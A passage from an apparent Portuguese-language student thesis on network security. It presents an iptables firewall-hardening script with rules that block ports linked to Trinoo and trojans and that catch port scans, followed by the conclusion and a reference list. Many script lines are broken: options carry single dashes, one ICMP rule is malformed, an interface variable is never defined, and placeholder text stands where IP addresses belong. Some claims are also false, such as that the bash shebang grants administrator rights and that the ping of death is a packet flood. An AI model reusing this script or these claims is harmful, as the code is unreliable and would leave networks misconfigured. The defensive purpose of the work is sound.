A Tabela 4 corresponde ao alvo que será direcionada a regra, se a ação será aceitar, rejeitar, retornar algo, gerar logs, redirecionamentos, entre outros.

ALVO	DESCRIÇÃO
ACCEPT	Utilizado para aceitar, permitir um pacote de uma origem
DROP	Utilizado para descartar um pacote que é conduzido ao <i>firewall</i>
REJECT	Utilizado para rejeitar um pacote que seja encaminhado ao <i>firewall</i>
LOG	Utilizado para gerar <i>logs</i> de entrada ou saída
RETURN	Utilizado para retornar um processamento realizado em uma tabela
QUEUE	Encarrega um programa para administrar um processamento
SNAT	Utilizado para alterar o endereço de origem de uma máquina ou pacote
DNAT	Utilizado para alterar o endereço de destino de uma máquina ou pacote
REDIRECT	Utilizado para redirecionar um pacote para outro local
TOS	Prioriza a entrada e saída de um pacote através do seu tipo

Tabela 4: Alvos utilizados na iptables (NETO, 2004)

Para executar as regras criadas contra os possíveis ataques podem ser inseridas através do terminal do servidor ou podem ser inseridas através de um *script* que ao ser executado ele já aplica todas as regras escritas dentro do mesmo. Todo *script* em seu cabeçalho tem que conter a seguinte linha **#!/bin/bash** este comando iria possibilitar a execução do *script* como administrador, em seguida deve ser definido as *interfaces* de rede interna e externa para as regras sejam aplicadas corretamente em cada *interface* e por fim deve ser apagado todas as regras aplicadas no momento para que as novas regras possam ser inseridas sem nenhum ou qualquer problema (NETO, 2004).

A Figura 37 representa a parte do *script* que limpa todas as regras das tabelas.

```
#!/bin/bash
internet="eth1" #definição da interface de rede externa
redelocal="eth0" #definição da interface de rede interna
# Limpar todas as regras das tabelas.
```

```
iptables -F INPUT
iptables -F OUTPUT
iptables -F FORWARD
iptables -F POSTROUTING -t nat
iptables -F PREROUTING -t nat
iptables -F -t nat
```

Figura 37: Parte do script que limpa todas as regras das tabelas.

Após limpar todas as regras das tabelas deve ser definido as políticas *default* das tabelas, ou seja, definir as políticas padrões que já vem com a mesma como representado na Figura 38.

```
# Definindo a Política Default para as tabelas
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP
```

Figura 38: Parte do script que define as políticas default de todas as tabelas.

Após definir as políticas das tabelas, irá ser aplicado as regras contra os ataques, primeiro irá ser desabilitado o tráfego de IP entre as placas de redes, para que não ocorra nenhum problema quando as outras regras forem aplicadas. Após desabilitar o tráfego, irá ser aplicado as regras contra os ataques, as regras são aplicadas da seguinte forma, existem alguns arquivos dentro do próprio Linux que ao inserir um número (0 ou 1) ele automaticamente habilita a proteção contra um determinado tipo de ataque, por exemplo, *anti-spoofing* e DoS.

A Figura 39 representa a parte do *script* que habilita algumas regras contra ataques.

```
# Desabilitar o tráfego IP entre as placas de rede
echo "0" > /proc/sys/net/ipv4/ip_forward
# Proteção anti-spoofing
```



```
echo "1" > /proc/sys/net/ipv4/conf/all/rp_filter

# Impedir alterações em rotas

echo 0 > /proc/sys/net/ipv4/conf/all/accept_redirects

# Impossibilita que o atacante determine o "caminho" que um pacote vai percorrer

echo 0 > /proc/sys/net/ipv4/conf/all/accept_source_route

# Proteção contra respostas bogus

echo 1 > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses

# Proteção contra ataques de syn flood, DoS

echo 1 > /proc/sys/net/ipv4/tcp_syncookies

iptables -A FORWARD -p tcp -syn -m limit -limit 2/s -j ACCEPT
```

Figura 39: Parte do script que define as proteções contra diferentes tipos de ataque.

Após a etapa habilitar a proteção contra alguns ataques inserindo 0 ou 1 dentro de determinados arquivo, será feito a proteção utilizando as tabelas. A primeira proteção é a de pacotes *Transmission Control Protocol* (TCP) indesejáveis ou seja, pacotes maliciosos que estão sendo enviados para a rede do cliente, a Figura 40 representa a etapa descrita, de habilitar proteção contra pacotes TCP indesejáveis.

```
# Recusar pacotes TCP indesejáveis

iptables -A FORWARD -p tcp ! -syn -m state -state NEW -j LOG -log-level 6 -log-prefix "FIREWALL: NEW se
m syn:"

iptables -A FORWARD -p tcp ! -syn -m state -state NEW -j DROP
```

Figura 40: Parte do script que nega os pacotes TCP indesejáveis

A próxima proteção que deve ser habilitada é contra pacotes mal formatados que podem comprometer a rede, ou seja, pacotes com formatos estranhos e/ou maliciosos que podem comprometer a integridade da rede, a Figura 41 representa a etapa descrita, de habilitar proteção contra pacotes mal formatados.

```
# Recusar pacotes mal formados

iptables -A INPUT -i $IF_EXTERNA -m unclean -j LOG -log-log-level 6 -log-prefix "FIREWALL: pacote mal fo
rmado:"

iptables -A INPUT -i $IF_EXTERNA -m unclean -j DROP
```

Figura 41: Parte do script que nega os tipos de pacotes mal formados.

A Figura 42 representa a etapa onde é habilitado a entrada dos pacotes que devem ser aceitos na rede, os bem formatados, não maliciosos e confiáveis.

```
# Aceita pacotes que realmente devem entrar

iptables -A INPUT -i ! $IF_EXTERNA -j ACCEPT

iptables -A INPUT -m state -state ESTABLISHED,RELATED -j ACCEPT

iptables -A OUTPUT -m state -state ESTABLISHED,RELATED,NEW -j ACCEPT

iptables -A FORWARD -m state -state ESTABLISHED,RELATED,NEW -j ACCEPT
```

Figura 42: Parte do script que aceita os tipos de pacotes confiáveis.

A Figura 43 representa a etapa onde é habilitado a proteção contra o Trinoo, que é um tipo de ataque DoS, onde o atacante utiliza outra computadores para comprometer outros computadores de um rede escolhida pelo atacante.

```
# Proteção contra Trinoo

iptables -N TRINOO

iptables -A TRINOO -m limit -limit 15/m -j LOG -log-log-level 6 -log-prefix "FIREWALL: trinoo:"

iptables -A TRINOO -j DROP

iptables -A INPUT -p TCP -i $IF_EXTERNA -dport 27444 -j TRINOO

iptables -A INPUT -p TCP -i $IF_EXTERNA -dport 27665 -j TRINOO

iptables -A INPUT -p TCP -i $IF_EXTERNA -dport 31335 -j TRINOO

iptables -A INPUT -p TCP -i $IF_EXTERNA -dport 34555 -j TRINOO

iptables -A INPUT -p TCP -i $IF_EXTERNA -dport 35555 -j TRINOO
```

Figura 43: Parte do script que define as defesas contra o Trinoo.

A Figura 44 representa a etapa onde é habilitado a proteção contra Trojans, que são programas maliciosos que executam em máquinas onde é possível coletar informações do que está sendo feito na máquina.

```
# Proteção contra trojans

iptables -N TROJAN

iptables -A TROJAN -m limit -limit 15/m -j LOG -log-log-level 6 -log-prefix "FIREWALL: TROJAN:"

iptables -A TROJAN -j DROP

iptables -A INPUT -p TCP -i $IF_EXTERNA -dport 666 -j TROJAN

iptables -A INPUT -p TCP -i $IF_EXTERNA -dport 6660 -j TROJAN

iptables -A INPUT -p TCP -i $IF_EXTERNA -dport 4000 -j TROJAN

iptables -A INPUT -p TCP -i $IF_EXTERNA -dport 6000 -j TROJAN

iptables -A INPUT -p TCP -i $IF_EXTERNA -dport 6006 -j TROJAN

iptables -A INPUT -p TCP -i $IF_EXTERNA -dport 16660 -j TROJAN
```

Figura 44: Parte do script que define defesa contra trojans.

A Figura 45 representa a etapa onde é habilitado a proteção contra Worms.

```
# PROTECAO CONTRA WORMS

iptables -A FORWARD -p tcp -dport 135 -i $IFINTERNA -j REJECT
```

Figura 45: Parte do script que define defesa contra Worms.

A Figura 46 representa a etapa onde é habilitado a proteção contra o famoso *ping* da morte, o ataque funciona da seguinte forma, são enviados diversos pacotes para um determinado IP (endereço) de servidor durante um curto tempo, são milhares de pacotes durante apenas um segundo, assim ocorrendo uma sobrecarga no servidor e o mesmo não suporta essa quantidade e trava.

```
# PROTECAO CONTRA PING DA MORTE

iptables -A FORWARD -p icmp-type echo-request -m limit -limit 1/s -j ACCEPT
```

Figura 46: Parte do script que define defesa contra ping da morte.

A Figura 47 representa a etapa onde é habilitado a proteção contra *scanners*, ou seja, se o atacante tentar utilizar *softwares* para sanear a rede para verificar se há portas abertas para realizar qualquer tipo de ataque o mesmo não irá obter sucesso.

```
# PROTECAO CONTRA PORT SCANNERS

iptables -N SCANNER

iptables -A SCANNER -m limit -limit 15/m -j LOG -log-level 6 -log-prefix "FIREWALL: port scanner:"

iptables -A SCANNER -j DROP

iptables -A INPUT -p tcp -tcp-flags ALL FIN,URG,PSH -i $IF_EXTERNA -j SCANNER

iptables -A INPUT -p tcp -tcp-flags ALL NONE -i $IF_EXTERNA -j SCANNER

iptables -A INPUT -p tcp -tcp-flags ALL ALL -i $IF_EXTERNA -j SCANNER

iptables -A INPUT -p tcp -tcp-flags ALL FIN,SYN -i $IF_EXTERNA -j SCANNER

iptables -A INPUT -p tcp -tcp-flags ALL SYN,RST,ACK,FIN,URG -i $IF_EXTERNA -j SCANNER

iptables -A INPUT -p tcp -tcp-flags SYN,RST SYN,RST -i $IF_EXTERNA -j SCANNER

iptables -A INPUT -p tcp -tcp-flags SYN,FIN SYN,FIN -i $IF_EXTERNA -j SCANNER

iptables -A INPUT -p tcp -tcp-flags SYN,FIN SYN,FIN -i $IF_EXTERNA -j SCANNER
```

Figura 47: Parte do script que define defesa contra saneamento de portas.

No Linux existem 1024 portas padrões reservadas para aplicações sendo necessário habilitar a geração de *logs* em portas específicas, ou seja, registro para o administrador da rede poder verificar se houve alguma tentativa de acesso em determinadas portas. A Figura 48 representa a etapa do *script* que habilita esta função.

```
# CRIA LOG DE TENTATIVA DE ACESSO A DETERMINADAS PORTAS

iptables -A INPUT -p tcp -dport 21 -i $IF_EXTERNA -j LOG -log-level 6 -log-prefix "FIREWALL: ftp"

iptables -A INPUT -p tcp -dport 23 -i $IF_EXTERNA -j LOG -log-level 6 -log-prefix "FIREWALL: telnet"

iptables -A INPUT -p tcp -dport 25 -i $IF_EXTERNA -j LOG -log-level 6 -log-prefix "FIREWALL: smtp"

iptables -A INPUT -p tcp -dport 80 -i $IF_EXTERNA -j LOG -log-level 6 -log-prefix "FIREWALL: http"

iptables -A INPUT -p tcp -dport 110 -i $IF_EXTERNA -j LOG -log-level 6 -log-prefix "FIREWALL: pop3"

iptables -A INPUT -p tcp -dport 111 -i $IF_EXTERNA -j LOG -log-level 6 -log-prefix "FIREWALL: rpc"

iptables -A INPUT -p tcp -dport 113 -i $IF_EXTERNA -j LOG -log-level 6 -log-prefix "FIREWALL: identd"
```

```
iptables -A INPUT -p tcp -dport 137:139 -i $IF_EXTERNA -j LOG -log-level 6 -log-prefix "FIREWALL: samba"
iptables -A INPUT -p tcp -dport 161:162 -i $IF_EXTERNA -j LOG -log-level 6 -log-prefix "FIREWALL: snmp"
iptables -A INPUT -p tcp -dport 6667:6668 -i $IF_EXTERNA -j LOG -log-level 6 -log-prefix "FIREWALL: irc"
iptables -A INPUT -p tcp -dport 3128 -i $IF_EXTERNA -j LOG -log-level 6 -log-prefix "FIREWALL: squid"
```

Figura 48: Parte do script que define a criação de logs em algumas portas.

Após habilitar todas as proteções, será realizado a liberação das portas desejadas, ou seja, irá ser liberado as portas utilizadas pelos serviço que estão em execução para os usuários internos da rede e o acesso remoto ao servidor somente da máquina do administrador da rede. A Figura 49 representa a liberação das portas para os usuários e acesso externo para o administrador.

```
# Liberação do acesso remoto ao servidor firewall
iptables -I INPUT -p tcp -s 187.11.185.225 --dport 10022 -j ACCEPT
iptables -A INPUT -p tcp -s IP DA MAQUINA DO ADM --dport 10022 -j ACCEPT
iptables -A INPUT -p tcp -s IP DA MAQUINA DO ADM --dport 10022 -j ACCEPT

# Liberação de acesso ao samba na rede interna
iptables -A INPUT -p udp -s 192.168.2.0/24 --dport 137 -j ACCEPT
iptables -A INPUT -p udp -s 192.168.2.0/24 --dport 138 -j ACCEPT
iptables -A INPUT -p tcp -s 192.168.2.0/24 --dport 139 -j ACCEPT
iptables -A INPUT -p tcp -s 192.168.2.0/24 --dport 445 -j ACCEPT

# Liberação do acesso ao FTP e liberação de navegação.
iptables -A INPUT -p tcp -s 192.168.2.0/24 --dport 443 -j ACCEPT
iptables -A INPUT -p tcp -s 192.168.2.0/24 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp -s 192.168.2.0/24 --dport 53 -j ACCEPT
iptables -A INPUT -p tcp -s 192.168.2.0/24 --dport 21 -j ACCEPT
iptables -A INPUT -p tcp -d 189.51.133.164 --dport 21 -j ACCEPT

# Liberação das portas utilizada no envio e recebimento de e-mails
iptables -A INPUT -p tcp -s 192.168.2.0/24 --dport 587 -j ACCEPT
```

```
iptables -A INPUT -p tcp -s 192.168.2.0/24 --dport 110 -j ACCEPT
iptables -A FORWARD -m multiport -p tcp -s 192.168.2.0/24 --dport 110,587 -j ACCEPT
iptables -t filter -P INPUT DROP
iptables -t filter -P FORWARD DROP
# Liberar acesso a ssh para o administrador da rede
iptables -t filter -I INPUT -p tcp -s IP DA MAQUINA DO ADM --dport 10022 -j ACCEPT
iptables -t filter -I INPUT -p tcp -s IP DA MAQUINA DO ADM --dport 10022 -j ACCEPT
iptables -t filter -I INPUT -p tcp -s 192.168.2.2 --dport 10022 -j ACCEPT
iptables -t filter -A INPUT -p tcp --dport 10022 -j DROP
# Liberar ping só para esses ips
iptables -t filter -I INPUT -p icmp -s IP DA MAQUINA DO ADM -j ACCEPT
iptables -t filter -I INPUT -p icmp -s IP DA MAQUINA DO ADM -j ACCEPT
iptables -t filter -A INPUT -p icmp -j DROP
```

Figura 49: Parte do script que define a liberação de portas específicas para o administrador da rede.

Para maior segurança dos dispositivos presentes na rede é recomendado que se altere as portas padrões de serviços que estão sendo executados na rede, tais como, serviço de acesso remoto (SSH), serviço do Apache, entre outros. A alteração da porta é realizada dentro do arquivo de configuração de cada serviço.

6. CONCLUSÃO

Nesse capítulo serão descritos as conclusões finais e os trabalhos futuros tendo como base o conhecimento adquirido durante a pesquisa e o desenvolvimento deste trabalho.

6.1 CONSIDERAÇÕES FINAIS

A partir do conhecimento adquirido durante o desenvolvimento dessa pesquisa é possível afirmar que a maior preocupação hoje de empresas e pessoas comuns é a segurança das informações que as mesmas armazenam, disponibilizam e adquirem. Apesar de que a maioria das empresas de porte pequeno/ médio já consideram os riscos e os prejuízos que uma invasão pode causar, muitas delas ainda não investem na segurança das informações.

No desenvolvimento do projeto, foram encontradas dificuldades em encontrar matérias em uma linguagem mais comum, pois a maioria do conteúdo é descrito em russo. Além disso, modelar e simular um ambiente real para apresentar os fatores que facilitam a invasão.

Por fim, com o desenvolvimento desse projeto e com todos os acontecimentos divulgados na *Internet*, em um futuro próximo o investimento na segurança de informações e na capacitação de pessoas na área será muito maior por conta dos fatores apresentados no decorrer do projeto.

6.2 TRABALHOS FUTUROS

Visto que o projeto foi desenvolvido e documentado, novas pesquisas específicas podem ser realizadas a partir de alguns capítulos do projeto, tais como, estudos sobre defesa de ambientes, análise de ocorrência de invasões (computação forense), entre outros. Também possibilita o desenvolvimento de um *software* de gerenciamento de *firewall* que contenha todas as funcionalidades que são executadas por *script*. Dessa forma, uma *interface* gráfica pode contribuir com o gerenciamento de regras de maneira mais simples.

Conclui-se, portanto, que o projeto apresentou o quanto é importante investir em segurança das informações tanto empresariais quanto pessoais, que hoje o número de invasões em empresas principalmente vem crescendo a cada dia e mostra o quanto as empresas estão despreparadas em questões de segurança de dados.

REFERÊNCIAS

- AIRCRACK-NG. **Aircrack-ng**. 2015. Disponível em <<http://aircrack-ng.org/>>. Acesso em 19/02/2016.
- ALECRIM, Emerson. Info Wester, 2004. **Diferenças entre Hub, Switch e Roteador**. Disponível em <<http://www.infowester.com/hubswitchrouter.php>>. Acesso em 19/01/2016.
- ALECRIM, Emerson. Info Wester, 2013 **O que é firewall?**. Disponível em <<http://www.infowester.com/firewall.php>>. Acesso em 28/06/2016.
- ARAGÃO, Francisco. **Metasploit – Sabe o que é?**. Pplware no coments, 2011. Disponível em <<http://pplware.sapo.pt/internet/metasploit-sabe-o-que-e/>>. Acesso em 09/03/2016.
- ARRUDA, Felipe. **Os 9 maiores roubos de dados da Internet**. TECMUNDO, 2012. Disponível em <<http://www.tecmundo.com.br/seguranca/26476-os-9-maiores-roubos-de-dados-da-Internet.htm>>. Acesso em 21/01/2016.
- ARRUDA, Felipe. **7 Razões para hackear**. TECMUNDO, 2011. Disponível em <<http://www.tecmundo.com.br/seguranca/10731-7-razoes-para-hackear.htm>>. Acesso em 22/02/2016.
- ASADOORIAN, Paul. **Installing and Using Nessus on Kali Linux**. Tenable, 2014. Disponível em <<http://www.tenable.com/blog/installing-and-using-nessus-on-kali-linux>>. Acesso em 10/03/2016.
- ASSUNÇÃO, Marcos Flávio Araújo. **Ataques Hacking ataques e segurança de redes sem fio Wi-fi**. Florianópolis, VisualBooks Editora, 2013.
- AZEVEDO, Caio de Avelar. **Cabos**. 2011. Disponível em <<http://basicoderedes1.blogspot.com.br/2011/08/cabos.html>>. Acesso em 16/03/2016.
- BEZERRA, Dinarde Almeida; SOUSA, Gustavo Magno de. **Protocolos Criptográficos**. Centro Educacional da Fundação Salvador Arena – Faculdade de Tecnologia Termomecânica. São Bernardo do Campo, 2008. Disponível em <http://www.projetederedes.com.br/apostilas/apostilas_seguranca.php>. Acesso em 29/02/2016.
- BINDNER, Andrew; BROAD, James. **Hacking com Kali Linx: Técnicas práticas para testes de invasão**. Novatec Editora, 1 edição. São Paulo, 2014.
- CANALTECH. **O que é Exploit?**. Canaltech, 2016a. Disponível em <<http://canaltech.com.br/o-que-e/o-que-e/O-que-e-exploit/>> Acesso em 25/01/2016.
- CANALTECH. **O que é Phishing Scam?**. Canaltech, 2016b. Disponível em <<http://canaltech.com.br/o-que-e/hacker/O-que-e-Phishing-Scam/>>. Acesso em 25/01/2016.
- CANALTECH. **O que é um Lammer?**. Canaltech, 2016c. Disponível em <<http://canaltech.com.br/o-que-e/hacker/o-que-e-um-lammer/>>. Acesso em 19/02/2016.
- CARNEVAL, Vitor Paranhos de Oliveira; COUTINHO, Igor Bichara de Azevedo; LIMA, Manuela Ferreira de; VASQUES, Bruna Luisa Ramos Prado. **Topologias**. Universidade Federal do Rio de Janeiro, Engenharia Eletrônica e de Computação, Redes de

Computadores I, 2010. Disponível em http://www.gta.ufrj.br/grad/10_1/zigbee/topologias.html. Acesso em 16/03/2016.

CINTO, Nicholas Antunes. **Teste de Vulnerabilidade em Aplicações Web**. Instituição Municipal Educacional do Município de Assis – IMESA, Fundação Educacional do Município de Assis - FEMA, 2015. Disponível em <http://fema.edu.br/images/arqTccs/1211330211.pdf>. Acesso em 19/02/2016.

CONCEITO. **Conceito de autorização**. Conceito de, 2013. Disponível em <http://conceito.de/autorizacao><http://conceito.de/autorizacao><http://conceito.de/autorizacao> vvv>. Acesso em 22/02/2016.

DELAET, Gert; SCHAUWERS, Gert. **Cisco Network Security Fundamentals: Wireless Security**. Cisco Press, 2014. Disponível em <http://www.ciscopress.com/articles/article.asp?p=360065&seqNum=5>. Acesso em 19/02/2016.

DUPAUL, Neil. **Spoofing Attack: IP, DNS & ARP**. Disponível em <http://www.veracode.com/security/spoofing-attack>. Acesso em 07/01/2016.

ERICSSON. **Mobility report on the pulse of the networked society**. Disponível em <http://www.ericsson.com/ericsson-mobility-report>. Acesso em 10/10/2015.

FILHO, Huber Bernal. Teleco, 2013. **Roteiro de Estudo: Redes PAN I**. Disponível em http://www.teleco.com.br/tutoriais/repan1/pagina_1.asp. Acesso em 01/02/2016.

FILHO, Raimundo G. Nóbrega. **Redes e comunicações de Dados**. Universidade Federal da Paraíba. Disponível em <http://www.di.ufpb.br/raimundo/Tutoredes/Meios.htm>. Acesso em 13/01/2016.

FILHO, Olavo Poletto. **Banda Larga**. Teleco, 2012. Disponível em <http://www.teleco.com.br/tutoriais/tutorialgmredes1/default.asp>. Acesso em 13/01/2016.

FONSECA, Fábio Brito da. **Infravermelho**. Universidade Federal do Rio de Janeiro – UFRJ. Disponível em http://www.gta.ufrj.br/grad/06_2/fabio/. Acesso em 13/01/2016.

GALLO, Michael A.; HANCOCK, W. M. **Comunicação entre Computadores e Tecnologias de Rede**. São Paulo, 2003.

GIAVAROTO, Sílvio César Roxo; SANTOS, Gerson Raimundo dos. **Kali Linux – Introdução ao Penetration Testing**. Rio de Janeiro: Editora Ciência Moderna Ltda., 2015.

GOMES, José; SOUSA, Hugo; Ventura, Cristina. **Redes e protocolos de comunicação**. Faculdade de Engenharia da Universidade do Porto, 1999. Disponível em <https://web.fe.up.pt/~goii2000/>. Acesso em 16/01/2016.

GUIMARÃES, A. P.; JUNIOR, B. L. de M.; SILVA, E. A.; NASCIMENTO, F. A.; JUNIOR, H. M. N. J.; SOUZA, J. S.; NEVES, R. P. **Proteja o maior bem da sua empresa, a informação, com: política de segurança da informação**. Faculdade de Alagoas (FAL). Disponível em http://fatec.edu.br/html/fatecam/images/stories/dspti_ii/asti_ii_material_apoio_4_seguranca_informacao_politicas.pdf. Acesso em 13/01/2016.

GUIA DO EMPRESÁRIO. **Storage SAN**. 2013. Disponível em <<http://www.guiaempresario.com/storage-san/>>. Acesso em 16/03/2016.

HIMANEN, Pekka. **L'etica hacker e lo spirito dell'eta dell'informazione**. Acesso em 19/02/2015.

HORTON, M, MUGGE, C. **Hack notes: Segurança de redes, referência rápida**. Rio de Janeiro, Campus, 2003. 250p.

KALI LINUX, by Offensive Security. Disponível em <<https://www.kali.org/>>. Acesso em 15/01/2016.

KALI TOOLS. **Aircrack-ng Package Description**. 2014a. Disponível em <<http://tools.kali.org/wireless-attacks/aircrack-ng>>. Acesso em 09/03/2016.

KALI TOOLS. **DMitry Package Description**. 2014b. Disponível em <<http://tools.kali.org/information-gathering/dmitry>>. Acesso em 09/03/2016.

KALI TOOLS. **Nmap Package Description**. 2014c. Disponível em <<http://tools.kali.org/information-gathering/nmap>>. Acesso em 09/03/2016.

KALI TOOLS. **Sqlmap Packge Description**. 2014d. Disponível em <<http://tools.kali.org/vulnerability-analysis/sqlmap>>. Acesso em 09/03/2016.

KIZZA, Joseph Migga. **A Guide to Computer Network Security**. University of Tennessee-Chattanooga, 2009. Disponível em <<http://gen.lib.rus.ec/book/index.php?md5=B1B8800CCBF9798DD36542DADF60B0D6>>. Acesso em 20/10/2015.

KUROSE, James; ROSS, Keith. **Rede de computadores e a Internet: Uma abordagem top-down**. 3. ed. São Paulo: Pearson Addison Wesley, 2006.

LEITE, Luis Marcos. **Profissionais TI: Tecnólogo em Redes de Computadores**. O Gestor, especialista em tecnologia da informação, 2015. Disponível em <<http://ogestor.eti.br/profissionais-ti-tecnologo-em-redes-de-computadores/>>. Acesso em 20/02/2016.

LUCHI, Deivid. **Introdução à Segurança da Informação – Parte 2**. Brutal Security, 2013. Disponível em <<http://www.brutalsecurity.com.br/2013/05/19/introducao-a-seguranca-da-informacao-parte-2/>>. Acesso em 07/03/2016.

MARTINEZ, Marina. **Topologias de Redes**. InfoEscola. Disponível em <<http://www.infoescola.com/informatica/topologias-de-redes/>>. Acesso em 16/03/2016.

MATA, Amanda. **O que é fibra óptica e como funciona?**. Oficina da NET, 2015. Disponível em <<https://www.oficinadanet.com.br/artigo/redes/o-que-e-fibra-otica-e-como-funciona>>. Acesso em 13/01/2016.

MERCADO BITCOIN.NET. Disponível em <<https://www.mercadobitcoin.com.br/>>. Acesso em 16/02/2016.

MICROSOFT. **Autorização de acesso de rede**. Disponível em <<https://technet.microsoft.com/pt-br/library/cc732787%28v=ws.10%29.aspx>>. Acesso em 22/02/2016

MORIMOTO, Carlos E. **Cracker**. 2005. Disponível em <<http://www.hardware.com.br/termos/cracker>>. Acesso em 22/02/2016.

MORIMOTO, Carlos E. **Hardware Manual Completo**. 2ª edição. 2002.

MORIMOTO, Carlos E. **Redes, Guia prático**. Porto Alegre, 2010.

MÜLLER, Leonardo. **'ASOR Hack Team' invade banco de dados do CADE e publica logins na Internet**. TECMUNDO, 2016. Disponível em <http://www.tecmundo.com.br/ataque-hacker/94151-asor-hack-team-invade-banco-dados-cade-publica-logins-Internet.htm?Utm_source=saibamais&utm_medium=Tecmundo>. Acesso em 21/01/2016.

NAKAMURA, Emílio Tissato; GEUS, Paulo Lício. **Segurança de redes em ambientes cooperativos**. 2ª edição. São Paulo: Futura, 2003.

NASCIMENTO, Priscila. **Profissionais de redes de computadores têm campo promissor**. Virando Bixo, 2013. Disponível em <<http://www.virandobixo.com.br/noticias/NOT,0,0,852688,Profissionais+de+redes+de+computadores+tem+campo+aquecido.aspx>>. Acesso em 20/02/2016.

NETO, Urubatan. **Dominando Linux Firewall Iptables**. Rio de Janeiro, Editora Ciência Moderna Ltda, 2004.

NETService, Redes Industriais e Automação Ltda. **Fibra Ótica**. 2015. Disponível em <<http://www.netservicetools.com.br/2015/07/fibra-otica/>>. Acesso em 16/03/2016.

NORTON. **Phishing**. Disponível em <<http://canaltech.com.br/o-que-e/hacker/O-que-e-Phishing-Scam/>>. Acesso em 25/01/2016.

PC, PCMag. **DNS**. Disponível em <<http://www.pcmag.com/encyclopedia/term/41620/dns>>. Acesso em 16/03/2016.

PINHEIRO, José Maurício Santos. **Topologias Redes de Comunicação**. Projeto de Redes, 2006. Disponível <http://www.projeteredes.com.br/artigos/artigo_topologias_de_rede.php>. Acesso em 16/03/2016.

PINHEIRO, José Maurício S. **Topologias de Redes**. Centro Universitário Geraldo Di Biase. Disponível em <https://www.projeteredes.com.br/aulas/ugb_redes_l/ugb_redes_l_material_de_apoio_0-4.pdf>. Acesso em 13/01/2016.

PINTO, Pedro. **LAN, MAN, WAN PAN, SAN ... Sabe a diferença**. PPLWare no comments, 2010. Disponível em <<http://pplware.sapo.pt/tutoriais/networking/lan-man-wan-pan-san-%E2%80%A6-sabe-a-diferenca/>>. Acesso em 16/03/2016.

PEIXOTO, Rodney de Castro. **Tecnologias wireless demandam cuidados extras – a prática do wardriving e warchalking**. Disponível em <http://www.ambito-juridico.com.br/site/index.php?n_link=revista_artigos_leitura&artigo_id=4266>. Acesso em 19/02/2016.

PENSADOR. **Kevin David Mitnick**. Disponível em <http://pensador.uol.com.br/autor/kevin_david_mitnick/>. Acesso em 16/03/2016.

PEREIRA, Jonathas Bitencourt; SOUZA, Marta Alves de; COSTA, Helder Rodrigues Da. **Segurança da informação em ambientes corporativos**. Disponível em <http://revistapensar.com.br/tecnologia/pasta_upload/artigos/a29.pdf>. Acesso em 14/10/2015.

POZZEBON, Rafaela. **O que é cabo coaxial?**. Oficina da NET, 2013. Disponível em <<https://www.oficinadanet.com.br/post/10155-o-que-e-cabo-coaxial>>. Acesso em 13/01/2016.

QUEIROZ, Claudemir da Costa. **Segurança Digital: Um estudo de Caso**. Faculdade Lourenço Filho, Fortaleza, 2007. Disponível em <http://www.flf.edu.br/revista-flf/monografias-computacao/seguranca_digital.pdf>. Acesso em 19/02/2016.

RAYMOND, Eric. **The New Hacker's Dictionary**. ProSeLex. Disponível em <<http://www.proselex.net/Documents/The%20New%20Hacker's%20Dictionary.pdfvww>>. Acesso em 19/02/2016.

REAL PROTECT. **O que é um ataque Man-in-The-Middle**, 2015. Disponível em <<http://realprotect.net/blog/o-que-e-um-ataque-man-in-the-middle-mitm/>>. Acesso em 07/01/2016.

REDE SEGURA. **Gerenciamento de Vulnerabilidades**. Disponível em <<http://www.redesegura.com.br/gerenciamento-de-vulnerabilidades/>>. Acesso em 16/03/2016.

RITTINGHOUSE, John W.; RANSOME, James F. **Cloud Computing Implementation, Management, and Security**. CRC Press, 2010.

ROSTON. Brittany A. **Hacker demands 9k bitconis to restore hospital's computers**. Disponível em <<http://www.slashgear.com/hacker-demands-9k-bitcoins-to-restore-hospitals-computers-15426975/>>. Acesso em 16/02/2016.

SCHLEMER, Elgio. **Estrutura do IPTables 2: a tabela nat**. Viva o Linux, 2007. Disponível em <<http://www.vivaolinux.com.br/imagens/artigo/comunidade/figuraGanchos.png>>. Acesso em 16/06/2016.

SNORT. **SNORT**. Disponível em <<http://www.snort.org.br/>>. Acesso em 09/03/2016.

SOARES, L. F. G.; LEMES, G.; COLCHER, S. **Redes de Computadores; das LANs, MANs e WANs: às Redes ATM**. 2º Ed., Rio de Janeiro, Ed. Campus, 1995.

STI, Superintendência de Tecnologia da Informação. **Virus, Spyware e Malware**. Universidade Federal Fluminense – UFF. Disponível em <<http://www.sti.uff.br/seguranca/virus-spyware-e-malware>>. Acesso 16/02/2016.

SYMANTEC. **SAN (Storage Area Network, rede de área de armazenamento)** Disponível em <https://www.symantec.com/pt/br/security_response/glossary/define.jsp?letter=s&word=sa-n-storage-area-network>. Acesso em 03/02/2016.

TACIO, Paulo. **[TOP 5] Os melhores Sniffers Gratuitos**. Mundo dos Hackers, 2011. Disponível em <<http://www.mundodoshackers.com.br/top-5-os-melhores-sniffers-gratuitos>>. Acesso em 20/01/2016.

TANENBAUM, Andrew S. **Computer Networks**. 4^o edição, New Jersey, 2003.

TECNICONTROL. **Proteção Periférica e Perimétrica**. Disponível em <<http://www.tecnicontrol.pt/pt/wiki/item.html?id=53-proteccao-periferica-e-perimetrica>>. Acesso em 16/03/2016.

TELECO. **Rede de Computadores**. Disponível em <http://www.teleco.com.br/Curso/Cbrede/pagina_3.asp >. Acesso em 16/01/2016.

TERZI, Vinicius Marquesini. **Um estudo de Segurança da Informação no Projeto Rede Ciranda**. Fundação Educacional do Município de Assis – FEMA, 2015. Disponível em <<http://fema.edu.br/images/arqTccs/1111330727.pdf>>. Acesso em 02/03/2016.

TORRES, Gabriel. **Criptografia**. Clube do Hardware, 2002 Disponível em <<http://www.clubedohardware.com.br/artigos/criptografia/667>. Acesso em 22/02/2016.

TYSON, Jeff. **Como funciona a criptografia**. Disponível em <<http://tecnologia.hsw.uol.com.br/criptografia.htm>>. Acesso em 22/02/2016.

VINICIUS, Elger. **Ataque de brute force com Hydra**. Security Intelligence, 2013. Disponível em <<http://securityint.org/artigos/2013/07/26/ataque-de-brute-force-com-hydra>>. Acesso em 20/06/2016.

VINICIUS, Igor. **Topologia de rede**. 2012. Disponível em <<http://cefiredes10.webnode.pt/topologia-de-rede/>>. Acesso em 20/04/2016.

